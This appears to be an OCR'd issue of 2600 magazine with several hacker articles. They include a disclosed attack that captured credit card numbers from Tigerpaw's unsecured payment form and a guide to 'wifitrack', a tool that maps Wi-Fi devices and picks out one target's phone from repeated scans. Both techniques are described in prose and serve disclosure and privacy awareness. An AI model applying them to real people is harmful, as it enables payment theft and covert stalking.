- The flask server serves up a "Hello World!" page.



☑ Make this the default payment method for this account

State: PA

Country: USA

Hello World!

It worked! Tigerpaw showed "Hello World!" instead of the credit card form!

My next task was to grab the source for the real credit card entry form, so I could create an indiscernible fake with one change: modify the URL to which this form submits so it went to my Flask server instead of the real destination. Further success: with a few print() lines added to my Flask project I could now log credit card or banking routing numbers that a user entered into Tigerpaw!

This is pretty bad on its own but, as the project stands, my server only receives sensitive details and leaves the Tigerpaw client in a broken state. I had a few ideas to fix, this but none of them were entirely transparent. I wanted to be the middleman for the whole transaction - capturing sensitive details while not breaking the process. At this point, I have to admit, I spent a whole lot of time that ultimately did not contribute to the final solution. There were some TLS encrypted exchanges in the full process which contained details necessary to handle the entire transaction myself. After quite some time I decided it wasn't possible to accept the sensitive details then go on to complete the transaction, at least not without installing a fake TLS certificate on the client.

I had given up for the day, but the problem occupied my mind through the night. It dawned on me at some point that the Tigerpaw desktop GUI was rendering a web page in an embedded browser and that browser would likely run JavaScript. I wondered if I could:

- Direct the secure POST request to my flask server as before.
- Log the sensitive details as before.
- Reflect the original form back to the client with their payment details filled so the next time it's submitted it will go to the real destination.
  - Include some JavaScript to make the client click the submit button after the page loads.

This worked and was completely transparent to the user! I wrote up the pertinent details and got the attention of the company's president and lead developer to report the problem. It has since been fixed. This bug, in my opinion, was most likely a development holdover. The form was available through https, it just wasn't pulling from that URL. It could have also been a misunderstanding that since the details were ultimately POSTed securely that serving an unsecured form wasn't dangerous.

As for the document BNG and their third party required us to sign, we finally were able to reach someone who understood that we were not directly processing payment details and, since we were using their secure vault, a less stringent agreement, SAQ-A, was sufficient. It could just be a misunderstanding, but I suspect they purposely push the full SAQ to customers to reduce their liability by offloading it onto clients.

While I'd theoretically known how all these components worked for years, this was the first time I combined an array of tricks to discover and craft a real world exploit with criminal potential. I also learned that the small amount of time it takes to look for bugs in obvious places can have a big payoff.

The Pipe Dream of Sensible School Internet Policy

by akerch

The American public school system has always had a strange relationship with students' technological autonomy. When I was growing up in the 2000s, technology in school was viewed with caution and resistance more than anything else: Kid Pix and TypeToLearn were the only applications readily and independently usable by students on school computers, and getting online without a teacher in the room was an uphill battle at best. For better or worse, as I aged, this challenge only excited me and my peers, and the thrill of getting past a district firewall created an urge in me to poke holes in security systems that still motivates me to this day.

Now that I work as an elementary school's IT specialist and can once again stick my fingers into the inner workings of public school district technology and security policy, I feel I must report back some concerning news: while technology, access to the Internet, and availability of hardware have grown and changed dramatically in schools over the years, the district-wide playbook for cybersecurity is almost entirely unchanged. Still, to this day it appears as though district cybersecurity departments spend most of their energy trying to keep students off of individual websites and platforms that they deem dangerous instead of prioritizing the security of the district and network as a whole. In other words, inside the great firewalled garden that is a school district's network, security measures are typically put in place to police the students (and faculty) inside the garden instead of making sure that the garden is safe from outsiders to begin with.

At a recent call I attended with other IT workers from my district, we discussed a multitude of security concerns, but predictably the main one held among many was the rise in popularity of TikTok, and the necessity (according to them) of blocking access to it on the district's network. Aside from the very valid concern of phishing, there was practically no discussion of possible security issues that could arise from sources outside of the school's network. There was no mention of our students' unbelievably easy to guess default account passwords, no mention of the increased reliance on Google for account information and personal data storage, and no mention of the school-specific WordPress sites which are frighteningly out of date (when I started working at my school in 2019, our site had not been updated since 2013). TikTok was truly the main concern.

TikTok is, of course, a place where students can conceivably come across "bad" content, but to spend time and energy attempting to prevent students from getting there in the first place seems not only impossible but also tremendously misguided. District IT departments can obviously block any request going in or out of the network with "tiktok" in the header, but they would be ignorant to think that that would prevent students from accessing the app. Proxies and firewall-circumventing websites are as old as time, and still work darn well. This is not even to mention the glaring hole ripped open in school Wi-Fi networks by cellular data. Even the least tech-savvy student can turn off Wi-Fi in school and use data to open apps and websites a lot worse than TikTok, and they can even create a hotspot to let their friends on, too!

But no, TikTok is a main concern. Funnily enough, YouTube receives none of the caution that is given to TikTok, perhaps because it is more established in the school system? More familiar to teachers? Owned by American Google, innocuous and patriotic, unlike subversive and mysterious Chinese TikTok? Whatever the reason, YouTube is deemed educational, and TikTok is deemed evil, despite the reality that TikTok is at worst a classroom distraction, and YouTube is at worst an incubator for school shooters. But I digress.

To be clear, TikTok is indeed a risky place to be online. Only time will tell what information gets shared and to whom by way of TikTok, but it's hardly more concerning in that sense than any other social media platform. Singling it out as Public Enemy Number One on district networks won't fix that, and doing so will only divert energy away from preparing for the inevitable break-in that will happen to a district that, from the outside, is laughably insecure. And of course, my school district is neither the only district to have vulnerabilities like this, nor the only district to so blatantly ignore them, and frankly, I'm very worried for the day the you-know-what hits the fan, especially if it happens right now during remote learning, when the integrity and accessibility of a school district's network is more important than ever.

Students respond best when they are told the truth, and when they are given independence and responsibility. We would be much better off educating them sincerely about the risks that come with online activity, and allowing them a degree of online autonomy in a space where they don't fear judgment or repercussion for accessing sites that have been deemed non-educational. We can still make sure students are being safe online (I am not arguing for the unblocking of pornography on school networks), while also communicating to them that we trust them and that they are worthy of trust. And to top it all off, we won't have to constantly keep tabs on which new social media sites to block, and can instead spend energy making sure the sensitive data we have access to is kept safe!

Realistically, I understand that this might be a pipe dream, and that large-scale shifts in perception like the one I'm advocating for don't usually happen without an impetus. All I can say is I hope we come out of that impetus in one piece. Until then, I don't have too many problems with pesky school firewalls breeding more hackers.

HOPE

★★★★★★★★★★★★★★


2020

Not What We Were Planning At All

With a combination of unfortunate circumstances, creative thinking, incredible support, and unbelievable skill and talent, the hacker community made history this year. HOPE 2020 was a magical nine-day event that brought the world 130 talks, 60 workshops, a musical performance each night, and an absolutely amazing community atmosphere. While we all wanted an in-person gathering, HOPE 2020 turned into something truly unique that really brightened a lot of summers (and winters since the southern hemisphere could also participate this year)!

We already have thumb drives ready for those who want quick access to all of the talks in full HD non-DRM MP4 format that will play on pretty much anything and which can be copied and shared as much as you want. Just $79 for two huge drives crammed full of talks plus a bunch of extra stuff. Full details at store.2600.com or write to *2600*, PO Box 752, Middle Island, NY 11953 USA.

If you were a ticket holder or presenter and you haven't heard from us regarding your special shirt and badge, please contact us at hope@hope.net. We can never thank you enough for saving our asses this year and helping to make this incredible event possible. But we intend to try.



Windows Subsystem for Linux. A n00b5 Toy?

by P4!nt

This article should have been written a lot earlier and probably has been. But Microsoft had included a nifty little feature into Windows 10 called the Windows Subsystem for Linux. When I first saw the Windows Subsystem for Linux (or WSL as it's called), I originally thought it was a useless terminal emulator for n00bs to call themselves "hackers." So out of curiosity, I thought "what have I got to lose" and went through the process of installing the required stuff for it and installing Ubuntu (not the 16.04 version that is also on the Microsoft Store).

After it installed, I sat through the 20 minutes it took to install (thanks to my Western Digital 5400RPM hard drive). After I had made an account and password, I was greeted with what I expected: a blank prompt with `username@win-desktop`. It reminded me of the Ubuntu terminal (namely Xterm), and I decided the first thing I was going to install was a nifty program called neofetch. (For those who don't know, neofetch displays system info in the terminal.) So right off the bat, I have to mention, run `sudo apt-get update` *first* or you will run into errors just like I did. So one update and neofetch installed later. I found out that it did indeed work like it should. And one line interested me: `Kernel: 4.4.0-17134-Microsoft`.

So it was indeed a Microsoft bastardized Linux kernel (most likely modified to talk to the NT kernel) running Ubuntu 18.04 just like the kernel should.

I should add that, much like normal Ubuntu, it comes with nano installed which is pretty nifty. And I mention nano to bring up something else: you can indeed run X on this thing. But it's sort of a process to get it running and the only mainly functioning desktop environment is xfce4. But there are some limitations. Namely, you can only really use xfce4 as a desktop environment and even then it somehow takes a performance hit. On my machine, for some reason, audio did not work, but it worked on my laptop. So mileage may vary on audio. And the worst of it all was that sometimes the X server would not work and, when it did, you were mainly stuck with xfce4. I tried i3 and MATE with no real success. i3 kept coming up with errors and MATE just crashed the X server.

But is it a n00b toy? Honestly, no. Yes, it does seem childish, but Microsoft actually introduced something that is useful to Windows 10. Now, yes, it is kind of unfair that I tested Ubuntu when there are a few others on the Microsoft Store (mainly Debian, openSUSE Leap, and Kali Linux). Ubuntu is the one I see a lot of beginners and n00bs going towards. In the end, I see the Windows Subsystem for Linux as a helpful tool to assist people getting into Linux, and for some to get Linux-based tasks done on Windows without the need for dual-booting.

The Rig I tested WSL on:

```
CPU: AMD FX-6300 @4.25Ghz
RAM: 16GB (4 x 4GB) DDR3-1600
HDD: 1TB 5400RPM WD Blue,
320GB Toshiba 5400RPM,
160GB Hitachi 5400RPM
GPU: 2 x Nvidia GeForce
GTX 750Ti OC Edition
OS: Windows 10 Pro
```

Telecom Informer

by The Prophet

Hello, and greetings from the Central Office! When I wrote the spring column, we were the first place in the country to be experiencing the effects of the pandemic. Now the virus is tearing through the country, killing thousands of people every day with no end in sight, and the government seemingly has no plan to get it under control. All of this has had a profound impact on the telecommunications landscape.

While voice services are regulated (and have been carefully and resiliently designed over decades to continue working through periods of extremely high demand), data services are not. The dirty little secret of telecommunications is that capacity is oversold. Just like airlines sell more seats than they have on the airplane (hoping that they "win" and get to keep a nonrefundable fare as pure profit when people fail to show up for their flights), Internet and telecommunications service is also oversold.

There is a really big difference between how airlines oversell and how telecommunications firms oversell, though. Suppose that an airplane has 100 seats and, based on historical data, the airline knows that on a given flight, 20 people on average fail to show up. The airline might, conservatively, decide to sell 110 tickets in order to pocket the difference, and they'll usually get away with it. If 110 people actually do show up, the airline will upgrade a few of them to first class and will offer the rest of them vouchers to take a later flight.

Would you believe that here in the Central Office, we oversell our capacity by *ten times?* For every bank of 400 lines of service coming in from the frame, the switch only has capacity to handle 40 of them at any given time. If you have ever heard a "fast busy" signal or gotten a recording that says "all circuits are busy now, please hang up and try again," you've experienced a grade of service failure (try calling +1-509-457-0051 for a test recording). Oversubscription extends throughout the system; interoffice circuits, tandem circuits, and long distance circuits (+1-541-967-0006) are also oversubscribed. But the only recording you'll be hearing from a coin station without depositing 50 cents is on +1-206-343-0011!

Telecommunications networks are set up with the ability to configure emergency overflow announcements, too. For example, if there is an emergency, long distance carriers may play a related announcement (`www.➥youmail.com/community/greeting/➥earthquake_in_the_area` is an example of one such AT&T announcement). An example "heavy calling" overflow announcement can be heard at +1-313-849-9906 as well.

You might wonder why all of this is the case. Wouldn't it be better to just build capacity for everyone to make calls whenever they want to do so? Well, yes, but it's *really expensive* to build enough capacity for everyone to use the network at once, so this never happens. Instead, we build only what we expect that people will actually use. This is the field of "traffic engineering" and it's a highly structured discipline. Traffic engineers get involved in the initial construction of telephone exchanges, but they also get involved when updates to our infrastructure are needed based on changing calling patterns. For example, we used to have far fewer circuits to mobile phone providers than we do now, and we only had direct interoffice trunks to two wireless providers (both of which we used to own). For the rest, we'd haul everything back to the tandem, causing frequent queuing (it is exactly what it sounds like, and causes your phone calls to take a long time to go through) and outright grade of service failures both at the tandem and on our own switch. Traffic engineers to the rescue!

These days, we work with all regional mobile providers to reliably send and receive traffic directly via VoIP trunks, often bypassing the tandem entirely.

Growth isn't the only story in a regional economy, especially when you're selling traditional land line telephone service. Demand for our services here in the Central Office has considerably changed in the past decade; we are mostly in the Internet business for residential customers these days. Internet subscribers aren't required to bundle telephone service and the company doesn't encourage them to purchase it because it isn't profitable (you can't even buy residential telephone service online). Deployment of fiber to the node has shrunk the footprint of our frame, and our switch has far more capacity than needed for our current subscriber base. While we had been holding reasonably steady with business telephone service, we're processing a tidal wave of disconnections due to pandemic-related business failure. These businesses won't be coming back, and inertia has been one of the only things keeping our traditional landline telephone business operating. While we can't easily consolidate Central Offices, I think we'll likely see investment in smaller, more modern, and more efficient digital switches. Once the company can convince Public Utility Commissions to go along with a full migration to VoIP services, it's likely that we'll primarily service Internet subscriptions from the Central Office, and telephone switching will be consolidated to one or two locations per LATA, as mobile telephone service providers do at their MTSOs.

Traffic engineering is largely a statistical exercise, originally invented by Agner Krarup Erlang, a Danish mathematician. When traffic engineers make their initial "grade of service" calculations, they'll develop a statistical model to determine which traffic patterns they expect to see. This isn't only informed by historical traffic, but what they expect to see in the future. The company employs a full-time economist, and part of this role's duties involves working with traffic engineers to estimate how rapidly a given area's demand for telecommunications services will grow. The math gets pretty hairy, but if you're into that sort of thing, you can learn about the formulas typically used at `en.wikipedia.org/wiki/Erlang _ distribution`.


One thing that strikes fear into a traffic engineer's heart is a letter from the state Public Utility Commission. They'll usually learn about this from a very unhappy manager, and the issue will typically involve grade of service failures to e911 services. For the most part, Public Utility Commissions have stopped regulating quality of service, and even service grade. However, service grade to e911 services is strictly monitored and enforced with heavy fines for service failures. Traffic engineers spend a lot of their efforts ensuring that public safety needs are met.

"Quality of service is our problem, and grade of service is their problem" is our mantra here in the Central Office. If calls are failing to go through due to busy circuits, it wasn't our decision to under invest in the network and this doesn't impact our metrics. However, if subscribers are reporting service trouble due to faint volume, scratchy circuits, or the other issues that can bedevil us, it does impact our metrics. While we don't get a lot of trouble reports about telephone service quality these days, Internet is another story entirely.

Remember our friends, the traffic engineers? They didn't plan for the Internet during a pandemic. Residential Internet service has been carefully engineered to carry popular streaming content over periods of peak demand, not for nearly everyone running VPN connections to work at full speed all day and then running video conferences on top of it. Almost overnight, network planning assumptions were out the window. Commercial-grade Internet services are still needed in central business districts, because of all of the VPN connections. But equal capacity was needed for *residential subscribers,* and these networks just weren't provisioned to handle the additional load. Everyone is scrambling right now with traffic profiles that have changed to make pretty much every residential neighborhood look more like busy college dorms full of hyper-connected students than typical boring suburbs. Our trouble queue is full of service complaints. But fortunately, all of this is unregulated! The Public Utility Commission can complain, but they can't fine us.

And with that, I'm going to light up some new fiber. Stay at home, stay safe, wear a mask, wash your hands, and enjoy all of the extra buffering.

Towards a Secure Telephone Network



by Dave D'Rave

Analog telephone systems were invented in the 1870s. First-generation digital telephone systems (T-1) were developed in the late 1950s. Neither were specified with any thought to the requirements of security or privacy. We are living with the results of those decisions today.

It should be possible to build telephones which are compatible with the current infrastructure, which can do the following:

- Originate and receive calls with high-quality end-to-end encryption.
- Originate calls using secure signals, such that third parties cannot read the metadata.
- Receive calls using authenticated signals, such that Caller ID cannot be spoofed.
- Originate (non-secure) calls to legacy telephones, with or without Caller ID.
- Receive calls from legacy telephones.

Encryption of the Voice Channel

There are a variety of methods which allow secure voice communication, if you have good key management. Modern microprocessors are very powerful, and good quality crypto can be implemented without excessive battery use. You can read about the details of modern crypto and man-in-the-middle attacks on your favorite website.

Let's just say that good crypto exists, but that many exploits exist. One of the best exploits is the plain old fashioned "bug the place in which you are using the phone" method, which defeats all of the other crypto you may be using.

The main idea behind these proposals is that telephone calls should normally operate in an end-to-end encrypted mode, that the two directions should use different encryption keysets, and that the keysets should change for every phone call. Each phone call should generate unique session keys using some kind of hardware random number generator.

The proposed crypto method for voice is to use 14-bit linear encoding sampled at 40k, compressed using some kind of lossy algorithm (wavelets are a good choice), packetized, and then encrypted using one of the Rijndael family of algorithms. This will probably require 100 KBaud of physical bandwidth for high-grade voice quality.

Secure and Authenticated Metadata

To make a phone call to someone without delivering any metadata to the phone system, you will need a telephone session server. Most IP phone systems can support this. The proposed method is as follows:

- You enter the number you wish to call.
- Your local phone then connects to the server and transfers the various information needed over an encrypted command channel.
- The server then calls the person you wish to talk to. If they have a standard phone, then the Caller ID says whatever you want ("Santa Claus 800-NOR-POLE"), or it says nothing. If they have a compatible phone, then the server will deliver an authenticated packet, which contains the Caller ID to be reported to the user.
- Assuming that the person you want has a compatible secure phone and answers the call, the server will authenticate them, transfer the session keys for voice encryption, and you can start talking.

This procedure means that, as far as the phone company is concerned, you made a call to the server, and the server made a call to your friend, but there is no connection between the two of you. Being able to make calls without giving metadata to the switching network is an important first step towards secure and private communications.

Various methods could be used to further obscure the metadata. One idea is to use callback: When you originate a call, the initial setup procedure results in a very short call, followed by the server calling you back using a different number (typically one with no Caller ID). Another method is to have the server periodically change modes from "cell phone data plan" mode to "digital voice mode," which would appear to the unwanted observer to be an incoming fax or something.

Degrading Traffic Analysis

An important category of hostile data collection is traffic analysis. By observing how many packets go from the person originating the call versus how many packets go from the person receiving the call, some idea can be gained about the call contents. The solution is to send random packets at random intervals, so as to balance out the apparent data flow.

It also may be a good idea to send dummy traffic on the command channel to obscure, for example, which time zone a phone is operating in.

Key Management and Authenticated Data Transfer

The usual way to attack these kinds of systems is to engage in a "Man in the Middle" attack. The typical way to prevent such attacks is to use public-key cryptography, with authorized servers and their authorized public keys pre-registered. As a practical matter, the server's public key needs to be installed at the factory.

There are several levels of secure communications in the system. First, there is an authenticated/encrypted channel between the originating phone and the server. Second, there is an authenticated/encrypted channel between the server and the receiving phone. Third, there is end-to-end bidirectional encryption between the two phones.

Compatibility with 802.11 and IP Phone Systems

This system of telephony can be used with conventional voice channels, and it can also be used with packet voice or data channels. The physical medium could be anything with sufficient bandwidth/latency, which obviously includes the Internet.

One interesting feature is the ability of this system to run the control packets over a different channel from the actual voice, which enhances metadata security. For example, you could run the voice packets over a cell phone data network, but send the setup, authentication, and management packets over a non-related 802.11 connection.

Compatibility with Non-Secure Phones

While phones which do not support end-to-end encryption will not be as secure, there are still certain advantages to using this system. Metadata will be partly obscured, and incoming calls can be scrubbed against spam much more efficiently if a phone server is handling the routing.

In addition, a smart phone could be programmed to give a red flash or a distinctive ring when a non-secure call is incoming, which would give the operator the option of declining the call based on its security level.

More Advanced Features

Secure conference calls require a server that supports individual encrypted links. It also requires that the conference device itself has access to the unencrypted voice data. Conference calls inherently operate at a reduced level of trust.

A somewhat better secure conference call server would consist of multiple inbound (receive-only) voice channels, along with a standard conference call device which is in a secure location. The effective security of such a system would depend critically on the physical security of the server, and on the use of VPN technology to disguise the physical location from IP scanning.

Tor is probably not a good idea. For one thing, it seems that more than half of the Tor gateways are controlled by national intelligence agencies. For another thing, Tor has poor latency characteristics.

Technical Details of Layer 1

The usual operating mode for this type of device is some kind of packet-oriented low latency network, such as the CDMA technology used by cell phones. Generally speaking, any fast Ethernet-type network will work.

When connecting over an analog network, such as POTS or "Analog Cell Phone," the voice traffic must be converted into digital signals using an analog modem. (This is 1980s technology.) While the connection will work, voice quality may be degraded substantially.

When connecting to a legacy (non-encrypted) phone, voice quality will be limited by whatever the non-encrypted channel supports.

Technical Details of Layer 2 and Layer 3

The usual issues of MAC address spoofing and VPN setup apply. If you are using a VoIP system, it is probably a good idea to identify calls as "fax data" or "compressed video." If you are using generic Internet connections, packets can be identified as "HTTP traffic" or "FTP traffic."

Ghosting an Operating System for Privacy

by Diana

Upon wondering how to return privacy to home and hobbyist computing, I thought of an idea I applied on another system as a patch when track zero of the hard drive was damaged. I feel this idea could aid in providing a ghost portion of an operating system to prevent snooping or spyware or unauthorized data gathering.

The way to think of it is that surgically removing parts of an operating system can take vast amounts of time, especially if you do not have an interrupt map or operating system jump table. The method I'm describing relates to a solution I performed in the 1980s with a Xerox 820 that ran CP/M, and it is still applicable today.

When I received the Xerox 820, I rushed the startup sequence for the 20MB hard drive that came with it. As a result, track 0 was damaged. So, when a program ran and a warm boot was needed, a disk error would appear.

I wanted to fix the disk error because the hard drive contained other programs added when I bought the Xerox 820. I realized my Osborne 1 and Xerox 820 both ran CP/M and, as a new graduate in computer science from University of Wisconsin, my studies included computer science, computer engineering, and operating systems.

So, to fix the program, I studied how CP/M on the Osborne acted when a program ran for a cold boot. The primary mechanism was that rather than have a program end with a HALT statement in assembly, the programs actually ended with call $e000+WarmBoot ; BIOS select for jump table.

Since the WarmBoot constant related to a certain index in the BIOS jump table and the BIOS jump table was loaded into RAM, this meant the table could be modified. So, the code for WarmBoot is 0. When you look at the jump table for $e000, you will see the code "jmp WarmBootMain".

Looking at the "WarmBootMain" code, I thought that maybe I could ghost the original warm boot routine with a ghosted routine that would remap track 0 on the hard drive and use track 0 on the "A:" floppy drive. When I looked at the code, my ghosted OS for "WarmBootMain" was the same except for one line of assembly. The assembly to specify the drive:

```
MVI A, 03h ; set to hard drive C:
Call Bios+SetDrive
```

And was changed to

```
MVI A, 01 ; set to drive A:
Call Bios+SetDrive
```

As a result, when I used the Xerox 820, part of the startup process was to put a special setup CP/M disk in A drive with a submit script to link to the hard drive and add the modified ghost code. This was done by writing a small loader assembly program and then block moving an area open in RAM above the BIOS.

Very reliable and it always worked. When my dad was alive, he would show friends as he was proud about how I worked out a neat hack to get the full system to work.

On current computers, the biggest issues regarding privacy are communications ports and Wi-Fi drivers. As many of us know, when you bought a laptop circa 2005 and reinstalled the OS, you had a special CD that included installing the Wi-Fi driver. If the Wi-Fi CD was not used, even with the Wi-Fi part of chip on the CPU, there was no code to use it, so it was shut off.

In areas where the Wi-Fi driver code is located, if one could devise ghosted code which would feign talking to the Wi-Fi device but, actually send the data to port NULL, then one could control their privacy better than an air-locked computer.

The reason I say one could control their privacy better than an air-locked computer is because an air-locked computer uses a patch that sets a gate as to which data can go to the Wi-Fi part of the chip - which mean it still uses the BIOS software part of the OS. So, a ghosted BIOS would act better because most people would see the same BIOS code when looking at the machine code, not realizing the ghosting.

Tracking Wi-Fi Devices with Python and GPS

by Columbo
Twitter: @columbo2600

It's no secret that in today's society most people are tracked in one way or another. This tracking is often morally ambiguous. One could argue that by tracking your every movement Google is making life more convenient. Google can tell you when there's a lot of traffic on your morning commute. Google would love to give you directions to wherever you want to go. Google knows where you work, and even where you live. Some may argue that this goes a bit too far.

That being said, I'm not writing this for the sole purpose of starting a discussion about morals. I'm writing this to introduce you to a Python script I made for this article called wifitrack. Wifitrack was built to run on Linux. Wifitrack can track and map Wi-Fi devices. I did not design this script with any specific use case in mind. I created it for fun, and to possibly open some people's eyes to methods of tracking that they would have been unfamiliar with otherwise.

You might question if this tracking script I've put together is immoral. I do not believe that the program itself is immoral, but I do encourage you to only use it for good. I think exploring this world of technology is essential for keeping things healthy. Some things may need to change in the future, but we'll never know what to change if we don't experiment.


In the process of making this, my eyes were opened to things that made me feel like some big changes should be made either to the Wi-Fi spectrum itself or in device manufacturers' code. The main thing that comes to mind is that a device's real MAC address (a unique identifier) is thrown all over the place in clear text even when it's connected to an encrypted network. It would be easy to spoof the MAC address every time it connects, but almost no one does this. This set of conditions allows wifitrack to work.

Also, please note I will be using the term "hardware address" a lot instead of "MAC address." An access point's MAC address is also known as a BSSID, so if I'm talking about either type, I will just say "hardware address."

This Python script that I wrote has several options. The first two options are merely for prepping your hardware and the last option returns your Wi-Fi card to normal. The real fun starts with option #3, which uses a GPS device and a Wi-Fi card in monitor mode. It can map out all the devices in a given area. You could in theory make note of how many of a specific manufacturer's TVs are in a certain area and compare that to another area. You could drive by hospitals and get a look at all the equipment (probably including active medical devices) they have connected to Wi-Fi. You could even drive by places with voting machines and see if it looks like any voting machines are connected to Wi-Fi.

Output from wifitrack (option #3 and option #5) is easy to import into satellite mapping programs like Google Earth. Give your output file a .CSV (comma separated value) extension and select the latitude field and the longitude field when importing.

A list of partial hardware addresses and the corresponding manufacturer name can be used to help identify devices. Option #7 of wifitrack


Google Earth Pro
File Edit View Tools Add Help
Sign in
Cisco-Li Cisco-Linksys LLC
Apple Apple Inc.
unknown
NestLabs Nest Labs Inc.
Abocom
Netgear
Guangzho Guangzhou Juan Optical and Electronical Tech Joint Stock Co. Ltd
MitsumiE Mitsumi Electric Co.Ltd.
Apple Apple Inc.
Apple Apple Inc.
Netgear
© 2018 Google
Technico Technicolor CH USA Inc.
Google Earth

will download a manufacturers list taken from Wireshark and make a number of necessary modifications to it so we can use it with the script (make sure you're still connected to the Internet and not in monitor mode). If you'd rather make your own manufacturers list, you can create a CSV file with a row for the known beginning of a hardware address followed by another row with the name you want to use for that manufacturer. You don't need this list, but you will be prompted for it unless you have one with the name "hwvenderlist" in the directory where you run wifitrack. You can just press enter and leave this field empty if you'd rather.

Another important thing to note about option #3 is that it runs an instance of airodump-ng in the background. All of the data will be dumped to a CSV file and the file name will be the date and time you ran option #3. This file or files, depending on how many times you run this option, will give us some basic information about whatever devices are around. Option #6 will sift through all of the data airodump-ng dumps and give us device probes from a specific MAC address that you specify. It will also say which access point this MAC address was associated with if any. This brings me to my next point.

Our devices are often very noisy. If you have the Wi-Fi enabled on your phone, even if you're not at home, there's a chance your device will try to probe your home network. Why is this a big deal? Well, there's a large wardriving database out there known as `wigle.net`. You can search `wigle.net` for an access point's ESSID or BSSID (your access point's MAC address). If your device is asking for your home network and you have a unique access point name, someone could look that up and find out where you live. (The same can be said if you take a screenshot of all of your available access points and share it online. Don't do that unless you don't mind being geo-located.) The probes your device makes can also just tell a story about the places you've visited and the Wi-Fi you've connected to.

If you're trying to find a target from only one location, you might want to try using a blacklist file. A blacklist file will let you ignore all the addresses on the blacklist. Run option #3 in the location when your target and presumably your target's device are not in the location. You can use the output from the time your target wasn't around as a blacklist file for when your target is known to be in the location. This will work better in a location with very little activity. You will be prompted for a blacklist file every time you run option #3, but you can leave the field blank if you don't want to use one.

The blacklist file could also be used to continue your progress on option #3 if you have to restart wifitrack for any reason. Just use the name of the output file you want to continue using as the blacklist file, and then again as the new output file name. Wifitrack will just append the new data and you won't get any repeats of devices you already detected.

Option #4 of wifitrack may give you yet another reason to turn your Wi-Fi off in public places. To clarify, I don't just mean you shouldn't connect to open Wi-Fi. I mean if you don't want to be tracked, you should probably just disable Wi-Fi completely in public (not to mention Bluetooth or just your phone in general). You could mitigate this to some degree by spoofing your MAC address every time you connect to an access point, but depending on which device you use, that could be more or less difficult.

Here's a bit of a thought experiment. Let's say you wanted to find out the MAC address of Donald Trump's unsecured Android phone to force him to look at lolcatz. Let's pretend that he carries this phone around the country to all sorts of public speaking events. Let's also say that, hypothetically, the people surrounding him at these events change from day to day. If you want to follow the president around, you can run option #3 of wifitrack every time you are in close proximity of the president. Option #4 will let you compare multiple option #3 outputs and find any hardware address matches from file to file. If Trump keeps his Wi-Fi on, you could find his phone's MAC address by process of elimination. Now that you have his phone's MAC address, you could work some wizardry to make him look at cute cats... but perhaps that's a topic for another article.

The last feature we have to talk about is option #5. This option requires that you enter at least one hardware address in a text file that you want to watch for. You can add multiple addresses and you can label them by adding a comma immediately after the address followed by your label (example: "ff:ff:ff:ff:ff:ff,label").

You will also be given the option to run a command when you successfully come in range of the device(s). I suggest something like "sudo -u username mpv beep.wav&" to play a beep sound from whichever user you'd like. Some audio players don't play well with root, which is what this program was designed for. So in that example, you can select whichever non-root user you want to run a sound effect to alert you.

To test option #5, I made a file that contained the hardware address of my smart TV and turned the TV on. I then drove about a mile away, turned option #5 on, and drove past my place of residence at 35 mph. With no fancy antennas and only using the network card in the cheapest Netbook I could find, wifitrack successfully picked up some packets and took note of the longitude and latitude. Looking at the GPS coordinates on Google Earth, I noticed by coincidence or not that the plot point was directly across from the location of the TV.

I also discovered in testing that option #5 could be an excellent alarm to alert you to someone using a specific device. If you ban your child from the TV, you could use the TV's address and set a loud sound to play when it turns on.

In closing, maybe we should all be more careful about what we connect to the Internet. All of these devices can be spied on. Does it matter if a passerby can tell if I'm toasting bread with my smart toaster? I'm not sure, but it sure feels wrong hooking a toaster up to the Internet.

Dependencies

When I tested this on the latest full live Kali build, I only needed to install "gpsd" and a Python module known as "gps". When I tested this on a live Ubuntu build, it was much more complicated.

If you're using Ubuntu (live or not), you might need to edit a gpsd configuration file located at /etc/default/gpsd. If you're using a live version of Ubuntu, you will likely also need to edit or create the /etc/apt/sources.list file to specify the correct repositories. I would recommend you just use Kali.

The following commands should pull in any packages you could be missing (requires an Internet connection):

```
# apt update
# apt install aircrack-ng python
➥ python-scapy iw python-pip
➥ tcpdump gpsd wget sed
# pip install gps
```

Important Links

- *Kali Linux* - www.kali.org - Very nice Linux distro with a ton of pentesting tools.
